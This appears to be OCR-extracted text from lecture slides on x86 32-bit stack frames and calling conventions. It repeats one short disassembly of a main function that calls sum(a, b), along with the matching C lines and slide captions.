
stack frame

call main




```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```

stack:




local variables

call main




```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```



```
int a = 0x1337;
int b = 0x4242;
```

stack:




calling convention

in 32 bits x86


call main

stack:




```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```

```
sum(a,b);
```




sum()

call main

